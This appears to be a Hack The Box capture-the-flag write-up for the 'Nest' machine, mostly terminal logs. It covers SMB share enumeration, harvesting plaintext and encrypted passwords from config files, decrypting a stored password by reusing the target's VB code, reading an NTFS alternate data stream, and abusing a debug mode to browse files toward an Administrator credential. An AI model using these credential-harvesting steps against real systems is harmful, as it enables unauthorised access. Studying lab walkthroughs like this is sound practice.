nest

```
┌──(root💀kali)-[/Documents/htb/boxes/nest]
└─# nmap -sC -Pn -sV -p- -oA nmap/nest 10.10.10.178
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 03:03 EDT
Nmap scan report for 10.10.10.178
Host is up (0.092s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq
, TerminalServer, TerminalServerCookie, X11Probe:
|     Reporting Service V1.2
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|     HELP <Command>
```

```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port4386-TCP:V=7.91%I=7%D=5/16%Time=60A0C489%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(GenericLin
SF:es,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognise
SF:d\x20command\r\n>")%r(GetRequest,3A,"\r\nHQK\x20Reporting\x20Service\x2
SF:0V1\.2\r\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(HTTPOptions,3A,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20comma
SF:nd\r\n>")%r(RTSPRequest,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\
SF:n\r\n>\r\nUnrecognised\x20command\r\n>")%r(RPCCheck,21,"\r\nHQK\x20Repo
SF:rting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSVersionBindReqTCP,21,"\r\nHQK
SF:\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(DNSStatusRequestTCP,21,"
SF:\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Help,F2,"\r\nHQK\
SF:x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nThis\x20service\x20allows\
SF:x20users\x20to\x20run\x20queries\x20against\x20databases\x20using\x20th
SF:e\x20legacy\x20HQK\x20format\r\n\r\n---\x20AVAILABLE\x20COMMANDS\x20---
SF:\r\n\r\nLIST\r\nSETDIR\x20<Directory_Name>\r\nRUNQUERY\x20<Query_ID>\r\
SF:nDEBUG\x20<Password>\r\nHELP\x20<Command>\r\n>")%r(SSLSessionReq,21,"\r
SF:\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServerCooki
SF:e,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(TLSSessionR
SF:eq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(Kerberos,2
SF:1,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(SMBProgNeg,21,
SF:"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(X11Probe,21,"\r\
SF:nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>")%r(FourOhFourRequest,3A
SF:,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r\n\r\n>\r\nUnrecognised\x20
SF:command\r\n>")%r(LPDString,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(LDAPSearchReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.
SF:2\r\n\r\n>")%r(LDAPBindReq,21,"\r\nHQK\x20Reporting\x20Service\x20V1\.2
SF:\r\n\r\n>")%r(SIPOptions,3A,"\r\nHQK\x20Reporting\x20Service\x20V1\.2\r
SF:\n\r\n>\r\nUnrecognised\x20command\r\n>")%r(LANDesk-RC,21,"\r\nHQK\x20R
SF:eporting\x20Service\x20V1\.2\r\n\r\n>")%r(TerminalServer,21,"\r\nHQK\x2
SF:0Reporting\x20Service\x20V1\.2\r\n\r\n>");

Host script results:
|_clock-skew: 3m49s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-16T07:13:13
|_  start_date: 2021-05-16T06:29:19
```

accessing smb anonymously and see the shares

```
┌──(root💀kali)-[/Documents/htb/boxes/nest]
└─# smbclient -L \\\\10.10.10.178
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        Secure$         Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```

listing Users shares , with no result

```
┌──(root💀kali)-[/Documents/htb/boxes/nest]
└─# smbclient \\\\10.10.10.178\\Users
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> recurse
smb: \> ls
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Fri Aug  9 11:08:23 2019
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 13:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 13:02:50 2019
  TempUser                            D        0  Wed Aug  7 18:55:56 2019

\Administrator
NT_STATUS_ACCESS_DENIED listing \Administrator\*

\C.Smith
NT_STATUS_ACCESS_DENIED listing \C.Smith\*

\L.Frost
NT_STATUS_ACCESS_DENIED listing \L.Frost\*

\R.Thompson
NT_STATUS_ACCESS_DENIED listing \R.Thompson\*

\TempUser
NT_STATUS_ACCESS_DENIED listing \TempUser\*
```

Data share:

```
┌──(root💀kali)-[/Documents/htb/boxes/nest]
└─# smbclient \\\\10.10.10.178\\Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> recurse
smb: \> ls
  .                                   D        0  Wed Aug  7 18:53:46 2019
  ..                                  D        0  Wed Aug  7 18:53:46 2019
  IT                                  D        0  Wed Aug  7 18:58:07 2019
  Production                          D        0  Mon Aug  5 17:53:38 2019
  Reports                             D        0  Mon Aug  5 17:53:44 2019
  Shared                              D        0  Wed Aug  7 15:07:51 2019

\IT
NT_STATUS_ACCESS_DENIED listing \IT\*

\Production
NT_STATUS_ACCESS_DENIED listing \Production\*

\Reports
NT_STATUS_ACCESS_DENIED listing \Reports\*

\Shared
  .                                   D        0  Wed Aug  7 15:07:51 2019
  ..                                  D        0  Wed Aug  7 15:07:51 2019
  Maintenance                         D        0  Wed Aug  7 15:07:32 2019
  Templates                           D        0  Wed Aug  7 15:08:07 2019

\Shared\Maintenance
  .                                   D        0  Wed Aug  7 15:07:32 2019
  ..                                  D        0  Wed Aug  7 15:07:32 2019
  Maintenance Alerts.txt              A       48  Mon Aug  5 19:01:44 2019

\Shared\Templates
  .                                   D        0  Wed Aug  7 15:08:07 2019
  ..                                  D        0  Wed Aug  7 15:08:07 2019
  HR                                  D        0  Wed Aug  7 15:08:01 2019
  Marketing                           D        0  Wed Aug  7 15:08:06 2019

\Shared\Templates\HR
  .                                   D        0  Wed Aug  7 15:08:01 2019
  ..                                  D        0  Wed Aug  7 15:08:01 2019
  Welcome Email.txt                   A      425  Wed Aug  7 18:55:36 2019

\Shared\Templates\Marketing
  .                                   D        0  Wed Aug  7 15:08:06 2019
  ..                                  D        0  Wed Aug  7 15:08:06 2019
```

```
┌──(root💀kali)-[/Documents/…/data/Shared/Templates/HR]
└─# cat Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019


Thank you
HR
```

using these we can download some file from the Data share

```
┌──(root💀kali)-[/Documents/htb/boxes/nest/data]
└─# smbclient \\\\10.10.10.178\\Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> recurse
smb: \> prompt
smb: \> mget *
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as Shared/Maintenance/Maintenance Alerts.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Configs\Adobe\editing.xml of size 246 as IT/Configs/Adobe/editing.xml (0.7 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \IT\Configs\Adobe\Options.txt of size 0 as IT/Configs/Adobe/Options.txt (0.0 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \IT\Configs\Adobe\projects.xml of size 258 as IT/Configs/Adobe/projects.xml (0.7 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \IT\Configs\Adobe\settings.xml of size 1274 as IT/Configs/Adobe/settings.xml (3.6 KiloBytes/sec) (average 1.0 KiloBytes/sec)
getting file \IT\Configs\Atlas\Temp.XML of size 1369 as IT/Configs/Atlas/Temp.XML (3.8 KiloBytes/sec) (average 1.5 KiloBytes/sec)
getting file \IT\Configs\Microsoft\Options.xml of size 4598 as IT/Configs/Microsoft/Options.xml (13.3 KiloBytes/sec) (average 3.1 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as IT/Configs/NotepadPlusPlus/config.xml (18.7 KiloBytes/sec) (average 5.0 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\shortcuts.xml of size 2108 as IT/Configs/NotepadPlusPlus/shortcuts.xml (6.1 KiloBytes/sec) (average 5.2 KiloBytes/sec)
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as IT/Configs/RU Scanner/RU_config.xml (0.7 KiloBytes/sec) (average 4.7 KiloBytes/sec)
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Shared/Templates/HR/Welcome Email.txt (1.2 KiloBytes/sec) (average 4.4 KiloBytes/sec)
```

```
┌──(root💀kali)-[/Documents/…/data/IT/Configs/NotepadPlusPlus]
└─# cat config.xml
<?xml version="1.0" encoding="Windows-1252" ?>
<NotepadPlus>
    <GUIConfigs>
        <!-- 3 status : "large", "small" or "hide" -->
        <GUIConfig name="ToolBar" visible="yes">standard</GUIConfig>
        <!-- 2 status : "show" or "hide" -->
        <GUIConfig name="StatusBar">show</GUIConfig>
        <!-- For all attributs, 2 status : "yes" or "no" -->
        <GUIConfig name="TabBar" dragAndDrop="yes" drawTopBar="yes" drawInactiveTab="yes" reduce="yes" closeButton="no" doubleClick2Close="no" vertical="no" multiLi
ne="no" hide="no" />
        <!-- 2 positions : "horizontal" or "vertical" -->
        <GUIConfig name="ScintillaViewsSplitter">vertical</GUIConfig>
        <!-- For the attribut of position, 2 status : docked or undocked ; 2 status : "show" or "hide" -->
        <GUIConfig name="UserDefineDlg" position="undocked">hide</GUIConfig>
        <Replace name="C_addEvent" />
    </FindHistory>
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
</NotepadPlus>
```


```
┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# smbclient \\\\10.10.10.178\\secure$ -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Aug  7 19:08:12 2019
  ..                                  D        0  Wed Aug  7 19:08:12 2019
  Finance                             D        0  Wed Aug  7 15:40:13 2019
  HR                                  D        0  Wed Aug  7 19:08:11 2019
  IT                                  D        0  Thu Aug  8 06:59:25 2019

                10485247 blocks of size 4096. 6545936 blocks available
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
  .                                   D        0  Wed Aug  7 15:42:14 2019
  ..                                  D        0  Wed Aug  7 15:42:14 2019
  Docs                                D        0  Wed Aug  7 15:44:00 2019
  Reports                             D        0  Tue Aug  6 09:45:40 2019
  VB Projects                         D        0  Tue Aug  6 10:41:55 2019

                10485247 blocks of size 4096. 6545936 blocks available
smb: \IT\Carl\> recurse
smb: \IT\Carl\> prompt
smb: \IT\Carl\> mget *
getting file \IT\Carl\Docs\ip.txt of size 56 as Docs/ip.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as Docs/mmc.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as VB Projects/WIP/RU/RUScanner.sln (2.4 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as VB Projects/WIP/RU/RUScanner/ConfigFile.vb (2.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as VB Projects/WIP/RU/RUScanner/Module1.vb (0.8 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4828 as VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj (7.3 KiloBytes/sec) (average 2.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as VB Projects/WIP/RU/RUScanner/RU Scanner.vbproj.user (0.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as VB Projects/WIP/RU/RUScanner/SsoIntegration.vb (0.4 KiloBytes/sec) (average 2.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4888 as VB Projects/WIP/RU/RUScanner/Utils.vb (13.8 KiloBytes/sec) (average 3.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as VB Projects/WIP/RU/RUScanner/My Project/Application.Designer.vb (1.3 KiloBytes/sec) (average 3.0 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.myapp of size 481 as VB Projects/WIP/RU/RUScanner/My Project/Application.myapp (1.4 KiloBytes/sec) (average 2.9 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1163 as VB Projects/WIP/RU/RUScanner/My Project/AssemblyInfo.vb (3.2 KiloBytes/sec) (average 2.9 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as VB Projects/WIP/RU/RUScanner/My Project/Resources.Designer.vb (7.8 KiloBytes/sec) (average 3.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as VB Projects/WIP/RU/RUScanner/My Project/Resources.resx (16.0 KiloBytes/sec) (average 4.0 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as VB Projects/WIP/RU/RUScanner/My Project/Settings.Designer.vb (8.6 KiloBytes/sec) (average 4.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as VB Projects/WIP/RU/RUScanner/My Project/Settings.settings (0.8 KiloBytes/sec) (average 4.1 KiloBytes/sec)
```

```
┌──(root💀kali)-[/Documents/…/VB Projects/WIP/RU/RUScanner]
└─# cat Module1.vb
Module Module1

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}



    End Sub

End Module
```

program try to load a file and decrypt a password from it

```
┌──(root💀kali)-[/Documents/…/data/IT/Configs/RU Scanner]
└─# cat RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

```
Utils.vb    Module1.vb
RU Scanner                          Module1
1   Module Module1
2
3       Sub Main()
4           Console.WriteLine(Utils.DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE="))
5       End Sub
6
7   End Module
8
```



xRxRxPANCAK3SxRxRx

```
┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# smbclient \\\\10.10.10.178\\Users -U c.smith
Enter WORKGROUP\c.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jan 25 18:04:21 2020
  ..                                  D        0  Sat Jan 25 18:04:21 2020
  Administrator                       D        0  Fri Aug  9 11:08:23 2019
  C.Smith                             D        0  Sun Jan 26 02:21:44 2020
  L.Frost                             D        0  Thu Aug  8 13:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 13:02:50 2019
  TempUser                            D        0  Wed Aug  7 18:55:56 2019

                10485247 blocks of size 4096. 6545936 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 02:21:44 2020
  ..                                  D        0  Sun Jan 26 02:21:44 2020
  HQK Reporting                       D        0  Thu Aug  8 19:06:17 2019
  user.txt                            A       32  Thu Aug  8 19:05:24 2019

                10485247 blocks of size 4096. 6545936 blocks available
smb: \C.Smith\> recurse
smb: \C.Smith\> prompt
smb: \C.Smith\> mget *
getting file \C.Smith\user.txt of size 32 as user.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt of size 0 as HQK Reporting/Debug Mode Password.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
getting file \C.Smith\HQK Reporting\HQK_Config_Backup.xml of size 249 as HQK Reporting/HQK_Config_Backup.xml (0.2 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \C.Smith\HQK Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HQK Reporting/AD Integration Module/HqkLdap.exe (8.1 KiloBytes/sec) (average
2.6 KiloBytes/sec)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# ls
 Docs  'HQK Reporting'   Reports   user.txt  'VB Projects'

┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# cat user.txt
cf71b25404be5d84fd827e05f426e987
```

```
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 02:21:44 2020
  ..                                  D        0  Sun Jan 26 02:21:44 2020
  HQK Reporting                       D        0  Thu Aug  8 19:06:17 2019
  user.txt                            A       32  Thu Aug  8 19:05:24 2019

\C.Smith\HQK Reporting
  .                                   D        0  Thu Aug  8 19:06:17 2019
  ..                                  D        0  Thu Aug  8 19:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 08:18:42 2019
  Debug Mode Password.txt             A        0  Thu Aug  8 19:08:17 2019
  HQK_Config_Backup.xml               A      249  Thu Aug  8 19:09:05 2019

\C.Smith\HQK Reporting\AD Integration Module
  .                                   D        0  Fri Aug  9 08:18:42 2019
  ..                                  D        0  Fri Aug  9 08:18:42 2019
  HqkLdap.exe                         A    17408  Wed Aug  7 19:41:16 2019

                10485247 blocks of size 4096. 6545808 blocks available
```

```
smb: \C.Smith\> cd "HQK Reporting"
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Thu Aug  8 07:06:12 PM 2019 EDT
access_time:    Thu Aug  8 07:06:12 PM 2019 EDT
write_time:     Thu Aug  8 07:08:17 PM 2019 EDT
change_time:    Thu Aug  8 07:08:17 PM 2019 EDT
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

data stream with a hiden password

```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password:$DATA"
getting file \C.Smith\HQK Reporting\Debug Mode Password.txt:Password:$DATA of size 15 as Debug Mode Password.txt:Password:$DATA (0.0 KiloBytes/sec) (average 2.5 KiloBytes/sec)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# cat Debug\ Mode\ Password.txt:Password:\$DATA
WBQ201953D8w
```

```
┌──(root💀kali)-[/Documents/htb/boxes/nest/secure]
└─# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

SETDIR cd
list ls
SHOWQUERY cat


```
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  COMPARISONS
[1]   Invoices (Ordered By Customer)
[2]   Products Sold (Ordered By Customer)
[3]   Products Sold In Last 30 Days

Current Directory: ALL QUERIES
>setdir ..

Current directory set to HQK
>ls

Unrecognised command
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
[3]   HQK_Config.xml

Current Directory: HQK
>setdir ldap

Current directory set to ldap
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: ldap
```

```
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

